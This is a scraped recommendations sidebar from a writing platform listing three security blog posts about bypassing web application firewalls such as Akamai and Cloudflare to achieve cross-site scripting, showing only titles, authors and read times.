


hosein vita in InfoSec Write-ups

Akamai Bypass! Advanced XSS.

In the name of God

5 min read · Nov 4



Ally Petitt

5 Ways I Bypassed Your Web Application Firewall (WAF)

Introduction

7 min read · Jun 1





Prince Roy(RoyzSec)

Cloudflare Bypass leads to RXSS[Reflected-Cross Site Scripting] in Microsoft

4 min read · Nov 9



229



See more recommendations